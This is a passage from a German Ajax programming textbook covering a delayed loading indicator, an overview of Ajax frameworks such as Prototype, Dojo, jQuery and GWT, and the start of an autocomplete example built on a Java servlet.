werden soll. Da das Bild zunächst noch nicht sichtbar sein soll, initialisieren wir dessen CSS-Attribut `display` mit den Wert `none` ❷. Als nächstes definieren wir eine öffentliche Methode *setBusy*, die den Zustand des Objekts setzt. Übergibt man dieser Methode den Wert `true`, so startet sie einen Timer ❸, der nach 100 Millisekunden das Lade-Bild anzeigt ❹. Das Objekt befindet sich dann im Zustand „busy". Ruft man die Methode hingegen mit dem Übergabewert `false` auf, so wird ein möglicherweise noch aktiver Timer beendet ❺ und wenn nötig das Lade-Bild wieder verborgen ❻. Im Klartext bedeutet das: Ein Lade-Bild wird nur angezeigt, wenn zwei aufeinanderfolgende Aufrufe von *setBusy* mehr als 100 Millsekunden versetzt stattfinden.

Das Ein- und Ausblenden unseres Lade-Bildes haben wir in einen eigenen Konstruktor verpackt. Bleibt nur noch, die eigentliche Anwendungslogik zu implementieren:

Listing 11.6

```
<html>
<body>
  <input type="text" id="delay"
    value="100" /> ❶
  <input type="button" id="button"
    value="Klick" /> ❷
  <img id="indicator" src="indicator.gif" />
  <div id="ausgabe"></div> ❸

  <script type="text/javascript">
    var button =
      document.getElementById("button");
    var delay =
      document.getElementById("delay");
    var ausgabe =
      document.getElementById("ausgabe");
    var indicator =
      document.getElementById("indicator");

    var busyIndicator =
      new BusyIndicator(indicator); ❼

    dom.Event.addListener(button, "click",
      function() {
      ausgabe.innerHTML = "";
      var request = new ajax.Request("GET", ❹
        "http://localhost:8080/delay/" +
        "DelayServlet?delay=" + delay.value);
```

```
      busyIndicator.setBusy(true); ❻
      request.oncomplete = function(xhr) {
        ausgabe.innerHTML =
          xhr.responseText; ❺
        busyIndicator.setBusy(false); ❽
      };
      request.onfail = function(code,
        message) {
        ausgabe.innerHTML = message;
        busyIndicator.setBusy(false); ❽
      };
      request.send(null);
    });
  </script>
</body>
</html>
```

Die Benutzeroberfläche des Programms besteht aus einem Eingabefeld ❶, einem Button ❷ und einem Ausgabefeld ❸. Ein Klick auf den Button startet eine Anfrage an das zuvor beschriebene Servlet ❹ und gibt dessen Antwort auf dem Bildschirm aus ❺. Vor dem Absenden der Anfrage rufen wir in der Ereignisbehandlungsfunktion des Buttons jedoch zunächst die *setBusy*-Methode ❻ eines zuvor instanziierten *BusyIndicator*-Objekts ❼ auf. Das *BusyIndicator*-Objekt besitzt dabei einen Verweis auf ein `<img>`-Element, das während einer laufenden Serveranfrage eingeblendet werden soll. Ist die Serveranfrage beendet, so rufen wir die *setBusy*-Methode erneut auf ❽ und sorgen damit dafür, dass das `<img>`-Element wieder verborgen wird. Bleibt noch die Bedeutung des Eingabefelds zu klären: Hier haben Sie die Möglichkeit anzugeben, wie lange unser Servlet warten soll, bis es eine Antwort zurückliefert. Egal, welchen Wert Sie hier eintragen, nach höchstens 100 Millisekunden erhalten Sie in jedem Fall ein Feedback. Das Lade-Bild erscheint allerdings erst, wenn die Anfragedauer 100 Millisekunden überschreitet.

12 Frameworks

Niemand möchte ständig das Rad neu erfinden. Aus diesem Grund und nicht zuletzt, weil sie den Einstieg in die Ajax-Thematik erheblich erleichtern, erfreuen sich Ajax-Frameworks einer enormen Beliebtheit. Doch die Auswahl an Frameworks hat inzwischen unüberschaubare Ausmaße angenommen. Da fällt es schwer, sich für ein bestimmtes Framework zu entscheiden. Und natürlich besteht immer die Möglichkeit, ganz auf Frameworks zu verzichten. In diesem Kapitel erfahren Sie, was für den Einsatz von Ajax-Frameworks spricht, welche Vorzüge die einzelnen Frameworks haben und wie Sie das richtige Framework für sich finden.

12.1 Warum Frameworks?

Ausgleich von Browser-Unterschieden

Die Frage, „Warum eigentlich Frameworks?“ ist nicht ganz abwegig. Schließlich haben Sie beim Studium dieses Buchs gelernt, wie Sie alle wesentlichen Aspekte einer Ajax-Anwendung selbst programmieren können – und das ganz ohne Frameworks. Vielleicht haben Sie aber auch festgestellt, dass sich ein recht beachtlicher Anteil des Codes, der in diesem Buch vorgestellt wird, einzig und allein damit beschäftigt, die Ungereimtheiten zwischen verschiedenen Browsern auszugleichen. Für gewöhnlich möchte man sich bei der Entwicklung einer Applikation jedoch auf deren Business-Logik konzentrieren.

Abstraktion

Ein gängiges Konzept in der Programmierung ist, Komplexität durch Abstraktion zu verbergen. Überlegen Sie einmal, welcher Aufwand nötig ist, um einen einzigen Buchstaben auf dem Bildschirm darzustellen. Da müssen Schrift-Dateien geladen, Vektor-Formen gerastert und Pixeldaten in den Grafikspeicher geschrieben werden. In Ihrem Textverarbeitungsprogramm reicht dafür ein einziger Tastendruck. Abstraktion hilft dabei, uns auf die wesentlichen Dinge zu konzentrieren. Genau hier setzen auch Ajax-Frameworks an. In gewisser Weise haben Sie im Verlauf dieses Buchs schon ein

solches Framework kennen gelernt. Statt beispielsweise direkt mit `XMLHttpRequest` zu arbeiten, haben wir uns einen Wrapper dafür geschrieben. Im Vergleich zu den heute gängigen Ajax-Frameworks ist unseres allerdings recht primitiv.

Overhead durch Frameworks

Wenn wir mit JavaScript und dem DOM arbeiten, befinden wir uns bereits auf einer sehr hohen Abstraktionsebene. Mit jeder weiteren Abstraktion steigt der Overhead – und dadurch sinkt in vielen Fällen die Performance. Der Einsatz von Frameworks wirkt sich mitunter negativ auf die Geschwindigkeit einer Ajax-Anwendung aus. Dem kann man jedoch entgegensetzen, dass die meisten Ajax-Frameworks stark auf Geschwindigkeit optimiert sind und dabei oft obskure Tricks verwenden, die den meisten Ajax-Entwicklern so nicht bekannt sein dürften. Außerdem ist Performance sicherlich nur eines von vielen Argumenten, die für oder gegen den Einsatz von Frameworks sprechen. Viel wichtiger ist, dass Frameworks dabei helfen können, Entwicklungszeit und damit natürlich auch Entwicklungskosten einzusparen. Wenn Sie also professionell Ajax-Anwendungen entwickeln möchten, kommen Sie um den Einsatz von Frameworks praktisch nicht herum, denn alles andere wäre unwirtschaftlich.

12.2 Frameworks im Überblick

Schwierigkeiten bei der Auswahl der Frameworks

Schätzungen zufolge gibt es inzwischen mehrere hundert Ajax-Frameworks und es kommen ständig neue hinzu. Die meisten finden jedoch nur wenige Anhänger und verschwinden oft nach kurzer Zeit wieder von der Bildfläche. Gleichzeitig entwickeln sich die etablierten Frameworks ständig weiter; die Framework-Landschaft bleibt immer in Bewegung. Dementsprechend schwierig ist es, in einem Buch verlässliche Aussagen über Ajax-Frameworks zu machen. Allein schon eine Auswahl an Frameworks zu treffen gestaltet sich schwierig. Die folgende Übersicht orientiert sich deshalb teilweise an einer Umfrage der Website Ajaxian (WebCode →*ajaxian*), die die populärsten Ajax-Frameworks ermitteln sollte. Vorgestellt werden dabei zunächst sechs reine JavaScript-Frameworks und anschließend vier Frameworks, die auch die Server-Seite einschließen. Alle hier vorgestellten Frameworks sind kostenlos und größtenteils auch Open-Source. Die Download-Links zu allen Frameworks finden Sie unter WebCode →*frameworks*.

12.2.1 Prototype

Praktische Hilfsfunktionen

Prototype ist zur Drucklegung dieses Buches das mit Abstand populärste Ajax-Framework. Neben den obligatorischen `XMLHttpRequest`-Wrappern bietet Prototype vor allem eine ganze Reihe sehr nützlicher Hilfsfunktionen für alle möglichen Aufgaben. Prominentestes Beispiel hierfür ist die „Dollar-Funktion"; sie ist nicht nur ein Shortcut für `document.getElementById`, sondern bietet darüber hinaus auch die Möglichkeit, gleich mehrere Elemente anhand ihrer ID zu selektieren. Weitere Beispiele praktischer Prototype-Hilfsfunktionen sind die „Doppel-Dollar-Funktion" ($$) zum Selektieren von Elementen mit Hilfe einer CSS-ähnlicher Syntax und die `document.getElementsByClassName`-Methode, die Elemente anhand ihres Klassennamens selektieren kann.

Doch Prototype ist nicht nur eine Ansammlung kleiner Hilfsfunktionen, es ist vielmehr eine Art Standardbibliothek für JavaScript, die versucht, die relative magere Grundausstattung der Sprache sinnvoll zu ergänzen. So erweitert Prototype z. B. die allermeisten JavaScript-Basisobjekte, darunter auch String, Number, Date, Array und Object, um sinnvolle Zusatzfunktionen. Außerdem unterstützt Prototype eine Art Klassen-basierte Vererbung sowie eine ganze Reihe anderer interessanter Sprachkonzepte, die zum Teil von Ruby übernommen wurden.

Verbindung zu Ruby

Die Verbindung zur Sprache Ruby ist dabei kein Zufall, denn Prototype wurde ursprünglich für das Web-Framework *Ruby on Rails* entwickelt. Seit einiger Zeit ist Prototype jedoch auch als eigenständiges JavaScript- und Ajax-Framework verfügbar und hat eine große Anhängerschaft gefunden. Gleichzeitig dient es wegen seines großen Funktionsumfangs und seines vergleichsweise geringen Abstraktionslevels als Grundlage mehrerer anderer JavaScript-Frameworks, darunter z. B. *script.aculo.us* und das in 12.2.5 vorgestellte *Rico*.

12.2.2 Dojo Toolkit

Modularer Aufbau

Das Dojo Toolkit ist ein Ajax-Framework, das sich vor allem durch seinen enormen Funktionsumfang auszeichnet. Dieser Umfang schlägt sich natürlich auch in der Dateigröße des Frameworks nieder, doch für dieses Problem haben die Entwickler von Dojo eine gute Lösung gefunden: Anstatt das gesamte Framework in einer einzigen JavaScript-Datei auszuliefern, hat man sich dafür entschieden,

es in einzelne Module aufzuteilen. Diese Module werden nur bei Bedarf vom Server abgerufen, sodass weniger Ladezeiten entstehen. Außerdem besitzt das Dojo Toolkit einen eigenen JavaScript-Minifier, mit dem sich die Datenmenge weiter reduzieren lässt.

Das Kernmodul von Dojo befasst sich mit den üblichen Aufgaben eines JavaScript-Frameworks, also z. B. dem Ausgleichen von Browserunterschieden und dem Erweitern der JavaScript-Objektbibliothek. Gleichzeitig enthält es auch einen wesentlichen Teil der Ajax-Funktionalität des Frameworks. Auf diesem Modul bauen schließlich alle anderen Module des Frameworks auf. Dazu zählen ein Widget[36]-System mit vielen vordefinierten UI-Komponenten, ein Modul zum Speichern von Daten auf dem Client, eine Animationsbibliothek, ein Vektorgrafik-System und vieles mehr.

Das Dojo Toolkit eignet sich besonders für Entwickler, die sich auf die Implementierung der Anwendungslogik konzentrieren und sich nicht mit den Details von Ajax auseinandersetzen möchten. Zu diesem Zweck bietet Dojo für viele Standardaufgaben bereits fertige Komponenten an, die sich auch in bestehende Anwendungen leicht einbinden lassen. Diese Konzept scheint zu überzeugen, denn das Framework hat inzwischen nicht nur eine große Anhängerschaft, sondern mit IBM und Sun auch zwei hochkarätige Sponsoren für sich gewonnen.

12.2.3 jQuery

Einfache API

Das jQuery-Framework ist in vielerlei Hinsicht außergewöhnlich: Anstelle einer umfangreichen Objekt- und Funktionsbibliothek stellt jQuery zunächst nur eine einzige Funktion zur Verfügung. Diese Funktion hat es allerdings in sich. Mit ihr können Sie DOM-Elemente auswählen, Ajax-Anfragen absetzen, Ereignisse behandeln, Animationseffekte anwenden und vieles mehr. Das Grundprinzip ist dabei (fast) immer dasselbe: Über einen CSS bzw. XPath-Selector wählen Sie die Elemente aus, die Sie bearbeiten möchten. jQuery liefert Ihnen dann ein Objekt zurück, das die ausgewählten Elemente repräsentiert. Über eine Reihe einfacher Methoden können Sie diese dann nach Belieben verändern, neue Unterelemente hinzufügen oder mit der Antwort einer Ajax-Anfrage füllen. Die API von jQuery ist dabei so einfach aufgebaut, dass man ohne lange Einlernzeit mit ihr arbeiten kann.

---

[36] Als Widgets bezeichnet man die Komponenten einer grafischen Oberfläche. Typische Beispiele für Widgets sind Baumansichten, sortierbare Listen und Tabellen sowie Texteingabefelde und Menüs.

Trotz des großen Funktionsumfangs ist jQuery mit rund 14 KB eines der kleineren Ajax-Frameworks. Wem dieser Funktionsumfang nicht ausreicht, der kann sich zusätzlich noch eins der vielen jQuery-Plugins herunterladen oder selbst eins schreiben. Letzteres erfordert keine besondere Kenntnis des Aufbaus von jQuery und ist deshalb auch für Einsteiger machbar.

Plugin-Konzept

12.2.4 Yahoo! User Interface Library

Wie der Name bereits erahnen lässt, legt die Yahoo! User Interface Library einen Schwerpunkt auf grafische Benutzeroberflächen. Zu diesem Zweck bietet das Framework eine ganze Reihe von Widgets an, die sich vielfach auf einfache Weise an Web-Services anschließen lassen. Zu diesen Widgets zählen unter anderem ein Eingabefeld mit Auto-Vervollständigung, eine sortierbare Tabelle und ein Kalender.

Schwerpunkt auf grafischen Benutzeroberflächen

Die Yahoo! User Interface Library ist jedoch kein reines Widget-System, sondern gleichzeitig auch ein klassisches Ajax-Framework. Es vereinfacht die Kommunikation über `XMLHttpRequest`, verbirgt Browserunterschiede bei der DOM-Manipulation und der Ereignisregistrierung und führt viele nützliche Hilfsfunktionen ein. Außerdem besitzt es eine Komponente zur Verwaltung der Browser-History (siehe 11.3), Drag-and-Drop-Funktionalität und ein System für Animationseffekte.

Damit eignet sich die Yahoo! User Interface Library für eine Vielzahl von Aufgaben. Vor allem aber wenn Sie Web-Anwendungen mit komplexen grafischen Oberflächen entwickeln möchten, kann die Yahoo! User Interface Library die richtige Wahl sein.

Abgerundet wird das Framework durch den sehr effizienten JavaScript-Minifier „YUI Compressor“, den Sie bereits in Kapitel 8 kennen gelernt haben.

YUI Compressor

12.2.5 Rico

Rico ist ein Ajax-Framework, das auf dem hier bereits vorgestellten Prototype aufbaut. Dabei beschränkt sich Rico nicht darauf, dessen Funktionalität zu ergänzen, sondern implementiert auch manches an Funktionalität neu. So unterscheiden sich die beiden Frameworks beispielsweise stark in ihrem Umgang mit Ajax-Anfragen. Ein Blick in den Quelltext verrät, dass Rico auch hier auf Prototype-Funktionen zurückgreift.

Basiert auf dem Prototype-Framework

Neben eigenen Ajax-Funktionen bietet Rico auch eine ganze Reihe von Funktionen zum einfacheren Umgang mit dem DOM an. Die eigentliche Stärke von Rico liegt jedoch in der Entwicklung grafischer Benutzeroberflächen. Hier bietet Rico ein Widget-System samt vordefinierten Komponenten (z. B. eine Baumansicht, eine sortierbare Tabelle und einen Kalender), ausgefeilte Drag-and-Drop-Funktionen und Animationseffekte sowie ein sogenanntes Behavior-System, mit dem sich statisches HTML sehr einfach interaktiv machen lässt.

Fehlende Dokumentation

Einziger Haken bei Rico ist, dass das Framework bisher nicht vollständig dokumentiert ist. Der Einstieg in die Arbeit mit Rico ist deshalb nicht ganz einfach. Der zur Drucklegung dieses Buchs aktuellen Beta-Version liegen jedoch einige Code-Beispiele bei, die die Funktionsweise zumindest einiger Komponenten gut erklären.

12.2.6 MochiKit

Funktionale Konzepte

Das MochiKit-Framework hat sich auf die Fahnen geschrieben, die Arbeit mit JavaScript zu erleichtern. Dazu stellt das Framework eine ganze Reihe nützlicher Hilfsfunktionen und JavaScript-Erweiterungen bereit, die sich stark an funktionalen Sprachen wie Lisp orientieren. Außerdem enthält MochiKit ein Modul, das sich allein dem Iterieren über Objekte verschiedenster Art widmet. Das mag zunächst überflüssig klingen, hat man die Vorzüge dieses Moduls jedoch erst einmal verstanden, möchte man sie nicht mehr missen.

MochiKit ist allerdings mehr als ein reines JavaScript-Framework. Es bietet darüber hinaus verschiedene Wrapper für `XMLHttpRequest`, ein Modul für das einfache Selektieren, Manipulieren und Erstellen von DOM-Elementen, ein Modul für die Cross-Browser-Ereignisbehandlung, ein Drag-and-Drop-System und ein Animationsmodul.

MochiKit vereinfacht viele Aufgaben, die bei der Entwicklung von Ajax-Anwendungen anfallen, ohne den Entwickler dabei zu bevormunden. Insofern eignet sich MochiKit vor allem für Entwickler, die JavaScript nicht scheuen. Gleichzeitig ist MochiKit wegen seiner guten Dokumentation auch für Einsteiger zu empfehlen.

12.2.7 Direct Web Remoting (DWR)

Client- und Server-Seite

Direct Web Remoting kümmert sich, anders als die bisher vorgestellten Frameworks, nicht nur um die Client-, sondern auch um die

Server-Seite. Dabei setzt es auf die Java-Servlet-Technologie, die Sie in Kapitel 3 bereits kennen gelernt haben.

Direct Web Remoting versucht, die Kommunikation zwischen Client und Server für den Programmierer so transparent wie möglich zu gestalten. So können Sie z. B. eine Java-Klasse auf dem Server definieren und deren Methoden dann scheinbar direkt aus JavaScript heraus aufrufen. Um diese Funktionalität zu nutzen, müssen Sie lediglich eine XML-Datei erstellen, die festlegt, welche Java-Klassen für JavaScript exportiert werden sollen. Das Direct-Web-Remoting-Framework generiert dann automatisch JavaScript-Code, der die Konvertierung und Serialisierung der zu übertragenden Daten übernimmt und schließlich die entsprechenden Ajax-Anfragen absetzt.

Zusätzlich enthält DWR eine kleine Bibliothek von Hilfsfunktionen, die die Arbeit mit dem DOM erleichtern sollen. Ein vollständiges JavaScript-Framework kann diese Bibliothek jedoch nicht ersetzen, sodass es sinnvoll sein kann, DWR mit anderen Frameworks zu kombinieren.

12.2.8 Google Web Toolkit (GWT)

Java-zu-JavaScript-Compiler

Die meisten Ajax-Frameworks versuchen, die Schwächen von JavaScript durch raffinierten Code zu umgehen. Das Google Web Toolkit schlägt einen weitaus radikaleren Weg ein, denn es erlaubt Ihnen, Ajax-Anwendungen vollständig in Java zu programmieren. Bevor Sie jetzt aber möglicherweise an Java-Applets denken, die Sie in der Regel nur mit einem Browser-Plugin zum Laufen bekommen, seien Sie beruhigt: Das GWT erlaubt es Ihnen zwar, Ihre Anwendungen in Java zu schreiben, der Benutzer merkt davon allerdings nichts und muss auch keine zusätzliche Software installieren. Grund dafür ist, dass das GWT einen eigenen Compiler besitzt, der Ihren Java-Code in JavaScript-Code übersetzt. Dabei können Sie beinahe auf den vollen Sprachumfang von Java zurückgreifen, die wichtigsten Klassen der Java-Klassenbibliothek verwenden und gängige Java-IDEs benutzen.

Der Vorteil dieser Lösung liegt auf der Hand: Mit GWT können Sie Client und Server scheinbar in derselben Sprache programmieren; dementsprechend einfach gestaltet sich die Kommunikation zwischen beiden Seiten. Um die Methoden einer Server-seitigen Java-Klasse auf dem Client aufzurufen, müssen Sie lediglich ein spezielles Interface definieren. Alles andere übernimmt das Google Web Toolkit für Sie.

Die Kommunikation zwischen Client und Server ist jedoch nur ein Aspekt des Google Web Toolkit. Es enthält außerdem ein um-

fangreiches Widget-System, das zum einen bereits mit vielen fertigen Widgets ausgeliefert wird, zum anderen aber auch das Erstellen eigener Widgets unterstützt, sowie einen History-Manager, mit dem Sie verhindern können, dass Ihre Ajax-Anwendungen die Funktion des Zurück-Button beeinträchtigen. Die aus anderen Ajax-Frameworks bekannten JavaScript-Erweiterungen und Hilfsfunktionen fallen beim GWT weg, da Sie ja nie direkt mit JavaScript zu tun bekommen. Allerdings gleicht das GWT sehr wohl die Eigenheiten der verschiedenen Browser aus. Der dafür nötige Code verbirgt sich im Widget-System und im Java-zu-JavaScript-Compiler des Google Web Toolkit.

Hosted-Mode

Wie bereits erwähnt, können Sie bei der Arbeit mit dem GWT eine beliebige Java-IDE verwenden und von deren Code-Hilfen profitieren. Darüber hinaus bietet das GWT eine weitere Funktion an, die die Entwicklung von Ajax-Anwendungen erleichtern soll: Den sogenannten Hosted-Mode. Läuft Ihre Anwendung im Hosted-Mode, so wird ihre Ajax-Anwendung in einer Java Virtual Machine ausgeführt. Das erlaubt Ihnen, zum Aufspüren von Fehlern in Ihrem Client-Code einen gewöhnlichen Java-Debugger zu verwenden. Gäbe es diesen Hosted-Mode nicht, so müssten Sie zum Debuggen Ihrer GWT-Anwendungen einen JavaScript-Debugger verwenden. Da der von GWT generierte JavaScript-Code jedoch sehr schwer zu lesen ist, wäre dies ein schier unmögliches Unterfangen.

12.2.9 ASP.NET AJAX

Ajax-Erweiterung für ASP.NET

ASP.NET AJAX, ursprünglich unter dem Code-Namen „Atlas“ veröffentlicht, ist die „offizielle“ Ajax-Erweiterung für Microsofts Server-Technologie ASP.NET. Das Framework besteht aus drei Bestandteilen: einer Reihe von Komponenten für die Server-Seite, einem Client-Framework und einer Widget-Bibliothek. Die Serverseitige Programmierung erfolgt dabei in jeder beliebigen .NET-Sprache, also z. B. Visual Basic oder C#, während auf der Client-Seite entweder wie gewohnt JavaScript oder eine Tag-basierte Sprache namens XML-Script zum Einsatz kommt.

Dank des Komponenten-Modells von ASP.NET AJAX ist die Entwicklung einfacher Ajax-Anwendungen mit dem Framework ein Kinderspiel. Über die Update-Panel-Komponente beispielsweise lassen sich Bereiche einer ASP-Seite festlegen, die ohne Reload aktualisiert werden sollen. So können Sie nicht nur sehr schnell neue Ajax-Anwendungen entwickeln, sondern auch bestehende Anwendungen um Ajax-Funktionalität erweitern.

Außerdem liefert ASP.NET AJAX mit dem „ASP.NET AJAX Control Toolkit“ eine große Auswahl an Widgets, die mit wenig Aufwand in jede ASP-Seite eingebunden werden können. Darunter befinden sich z. B. ein Kalender, Texteingabefelder mit Auto-Vervollständigung, eine Slideshow-Komponente und vieles mehr. Außerdem bietet ASP.NET AJAX einen History-Manager, ein Drag-and-Drop-System und eine Animationsbibliothek.

Web-Services

Eine weitere Stärke von ASP.NET AJAX ist sein Umgang mit Web-Services. So können Sie mit wenig Aufwand eigene Web-Services definieren und diese dann direkt aus JavaScript heraus ansprechen. Die Arbeit hinter den Kulissen übernimmt dabei das Framework für Sie.

12.2.10 Xajax

Ajax ohne Callbacks

Xajax ist ein Ajax-Framework für die Server-seitige Skriptsprache PHP. Mit Hilfe von Xajax lassen sich PHP-Funktionen auf einfache Weise aus JavaScript heraus aufrufen. Dazu muss der Programmierer die Funktionen nur für den Export registrieren. Xajax generiert dann den nötigen JavaScript-Code und führt die entsprechenden Ajax-Anfragen durch. In diesem Punkt unterscheidet sich Xajax kaum von anderen Server-seitigen Ajax-Frameworks. Dennoch ist Xajax für eine Überraschung gut. Üblicherweise wird in einer Ajax-Anwendung nach Beendigung einer Server-Anfrage auf dem Client eine Callback-Funktion aufgerufen. Nach diesem Muster funktionieren auch die allermeisten Ajax-Frameworks. Xajax schlägt hier einen anderen Weg ein, denn zumindest vordergründig gibt es dort keinen solchen Callback-Mechanismus. Stattdessen manipulieren die PHP-Funktionen scheinbar direkt den DOM-Baum des Clients oder führen dort beliebigen JavaScript-Code aus. Was zunächst nach einer etwas fragwürdigen Idee klingt, wird verständlich, wenn man sich vor Augen führt, dass sich PHP und HTML beliebig mischen lassen. Wenn eine PHP-Funktion also z. B. den Text eines Eingabefelds austauscht, so befindet sich diese Funktion üblicherweise in demselben Dokument wie das betroffene Eingabefeld. Die Grenzen zwischen Server- und Client-Seite werden also sozusagen in beide Richtungen verschleiert.

Xajax setzt einen klaren Schwerpunkt auf der Kommunikation zwischen Client- und Server. Dabei ist JavaScript nur das Mittel zum Zweck. Es ist also nicht verwunderlich, dass Xajax keine umfangreiche Client-Bibliothek zur Verfügung stellt. Wer Xajax so einsetzt, wie es das Framework vorsieht, wird diese wohl auch nicht

vermissen; doch wer einen größeren Teil der Anwendungslogik auf den Client verlagern will, wird an dem Einsatz eines zusätzlichen Client-Frameworks wohl nicht vorbeikommen.

12.3 Die Wahl des richtigen Frameworks

Welchem Programmierstil folgt das Framework?

Die Wahl eines JavaScript- bzw. Ajax-Frameworks ist vergleichbar mit der Wahl einer Programmiersprache: Ein Framework muss, wie auch eine Programmiersprache, zu der Ihnen vorliegenden Aufgabe passen, sollte Ihnen aber auch persönlich zusagen, denn nur wenn Sie sich mit einem Framework wirklich „wohl fühlen", können Sie es auch vollständig nutzen. Ein erster Schritt bei der Suche nach dem richtigen Framework sollte daher sein, sich die API-Dokumentationen der einzelnen Frameworks anzusehen. Sie finden auf den Websites der meisten Frameworks auch Code-Beispiele, die Ihnen einen Eindruck davon vermitteln können, welchem Programmierstil das jeweilige Framework folgt. Gerade in diesem Punkt unterscheiden sich die Frameworks zum Teil erheblich. So gibt es Frameworks, die einem Java-ähnlichen Programmierstil folgen, andere orientieren sich eher an Sprachen wie Ruby oder Python und wieder andere an XPath oder SQL.

Client-seitig oder Server-seitig

In einem nächsten Schritt sollten Sie dann entscheiden, ob Sie lieber ein reines Client-seitiges Framework einsetzen möchten oder eines, das auch die Server-Seite einschließt. Im zweiten Fall wird die Auswahl durch Ihre Server-seitige Programmiersprache zusätzlich verringert.

Wenn Sie jetzt immer noch mehrere Frameworks zur Auswahl haben, hilft nur noch Ausprobieren. Laden Sie sich die in Frage kommenden Frameworks herunter und testen Sie sie auf Herz und Nieren. Im Praxiseinsatz finden Sie am schnellsten heraus, welche für Ihre Zwecke geeignet sind und welche nicht.

Weitere Kriterien für die Wahl eines Frameworks sind die Qualität der Dokumentation und die Größe der Community. Eine gute Dokumentation erspart Ihnen das lästige Durchforsten von Foren und Newsgroups während eine große Community sicherstellt, dass Sie auch tatsächlich Hilfe bekommen, wenn Sie einmal allein nicht weiterkommen.

13 Praxisbeispiele

In diesem Kapitel geht es darum, die bisher größtenteils theoretisch behandelten Konzepte von Ajax nun auch praktisch umzusetzen. Zu diesem Zweck werden drei Praxisbeispiele vorgestellt und dabei wird im Detail erklärt, wie sie aus technischer Sicht funktionieren.

13.1 Eingabefeld mit Vorschlagsfunktion

Vereinfachte Eingabe von Suchbegriffen

Vielleicht kennen Sie folgende Situation: Sie suchen in einem Online-Shop nach einem bestimmten Artikel, doch die Suchfunktion liefert Ihnen kein Ergebnis. Dabei wissen sie genau, dass der Online-Shop den gesuchten Artikel führt. Nach einigem Herumprobieren finden Sie dann heraus, dass sie den Namen des Artikels falsch geschrieben haben. Um derartige Situationen zu vermeiden, können gute Such-Systeme Schreibfehler erkennen und dann trotzdem das gewünschte Ergebnis liefern. Solche Systeme sind jedoch recht komplex und deshalb oft sehr teuer. Eine einfache und günstige Alternative zu „intelligenten" Such-Systemen sind Such-Funktionen mit Vorschlagsfunktion. Dabei muss der Benutzer nur wenige Buchstaben des gewünschten Suchbegriffs eingeben und das Such-System zeigt dann eine Reihe von Vorschlägen, die mit diesen Buchstaben beginnen. Gibt der Benutzer weitere Buchstaben ein, wird die Ergebnisliste immer weiter reduziert. Der Vorteil eines solchen Systems ist, dass der Benutzer Schreibfehler bereits beim Eintippen erkennen kann. Gleichzeitig kann er, wenn der gewünschte Begriff in der Ergebnisliste auftaucht, diesen über die Pfeiltasten direkt anwählen. In vielen Fällen muss der Benutzer den gesuchten Begriff also gar nicht erst ausschreiben.

Andere Einsatzgebiete

Solche Vorschlagsfunktionen finden sich inzwischen in zahlreichen Anwendungen. Wenn Sie z. B. eine URL in die Adresszeile Ihres Browsers eingeben, benutzt der Browser Ihren Verlauf, um Ihnen ähnliche URLs vorzuschlagen. Einzug ins Web hielt diese Technik erstmals durch „Google Suggest" (WebCode →*googlesuggest*), eine

Variante der Google-Suche, die dem Benutzer Suchbegriffe vorschlagen kann.

In diesem Beispiel erfahren Sie, wie Sie selbst ein solches Textfeld mit Vorschlagsfunktion programmieren können. Die Texte für die Vorschlagslisten beziehen wir dabei aus einer Text-Datei, die Sie beliebig füllen können (eine bereits gefüllte Text-Datei finden Sie auf der Website zum Buch). Der nun folgende Code ist aufgrund seiner Länge in mehrere Etappen aufgeteilt. Alle Etappen zusammengefügt bilden jedoch, abgesehen von wenigen Auslassungen, ein lauffähiges Programm.

Listing 13.1

```
public class SuggestServlet
  extends javax.servlet.http.HttpServlet
  implements javax.servlet.Servlet {
  ArrayList<String> values =
    new ArrayList<String>(); ❶

  ...

  public void init(ServletConfig config)
    throws ServletException {
    ServletContext context =
      config.getServletContext();
    String path =
      context.getRealPath("/values.txt"); ❷
    try {
      FileInputStream stream =
        new FileInputStream(path);
      InputStreamReader streamReader =
        new InputStreamReader(stream);
      BufferedReader reader =
        new BufferedReader(streamReader);
      String value;
      while ((value = reader.readLine()) !=
        null) {
        values.add(value); ❸
      }
      reader.close();
      Collections.sort(values); ❹
    } catch (Exception e) {
      e.printStackTrace();
    }
  }
```

Zunächst legen wir in Eclipse ein neues „Dynamic Web Project“ an und erstellen darin ein Servlet mit dem Namen *SuggestServlet*. Dabei müssen wir sicherstellen, dass Eclipse die beiden Methoden `init` und `doGet` für uns anlegt. Die `doPost`-Methode benötigen wir diesmal nicht. In unserem neu erstellten Servlet definieren wir zuerst eine `ArrayList` ❶, in die wir unsere Text-Datei hineinladen werden. Zuvor müssen wir die Datei jedoch erst einmal anlegen und zwar am besten im Ordner „WebContent“. Geladen wir die Datei dann in der `init`-Methode des Servlets. Über den Servlet-Context besorgen wir uns dafür den absoluten Pfad der Text-Datei ❷ (hier wird angenommen, die Datei heiße „values.txt“) und laden diese dann mit Hilfe eines `FileInputStream` zeilenweise in unsere zuvor definierte `ArrayList` ❸. Anschließend sortieren wir die Liste, um die Suchzeiten zu verringern und auch, weil nur eine alphabetisch sortierte Vorschlagsliste wirklich ihren Zweck erfüllt ❹.

```
  protected void doGet(
    HttpServletRequest request,
    HttpServletResponse response)
    throws ServletException, IOException {
    String prefix =
      request.getParameter("prefix"); ❶
    Iterator<String> it = values.iterator();
    while (it.hasNext()) { ❷
      String value = it.next();
      int compare = 0;
      if (value.length() >=
        prefix.length()) {
        compare = value.substring(0,
          prefix.length()
        ).compareToIgnoreCase(prefix);
        if (compare == 0) { ❸
          response.getOutputStream().⇨
            println(value); ❹
        }
      }
      if (compare > 0) { ❺
        break;
      }
    }
  }
}
```

In der `doGet`-Methode nehmen wir einen URL-Parameter *prefix* entgegen ❶, der den Anfang des gesuchten Worts enthält. Dann iterieren wir über unsere `ArrayList` ❷ und vergleichen dabei jeweils die Anfänge der Wörter in unserer Liste mit dem vom Benutzer eingegebenen Wortanfang ❸. Stimmen diese überein, so schreiben wir das Wort in den Ausgabestrom ❹. Da unsere Liste alphabetisch sortiert ist, können wir die Suche abbrechen, sobald wir zu einem Wort gelangen, das weiter hinten im Alphabet steht als das gesuchte ❺.

Die Client-Seite

Unser Servlet ist damit abgeschlossen. Nun wollen wir uns die Client-Seite anschauen:

```
<html>
<head>
  <style type="text/css">
    #eingabefeld, #liste {
      width: 200px;
      padding: 2px;
      border: 1px solid #CCC;
      font: 12px sans-serif;
    }

    #liste {
      border-top: none;
      border-color: #CCC;
      display: none; ❸
    }

    .highlight { ❹
      background: #00C;
      color: #FFF;
    }
  </style>
</head>

<body>
<input type="text" id="eingabefeld"
  autocomplete="off" /> ❶
<div id="liste"></div> ❷
```

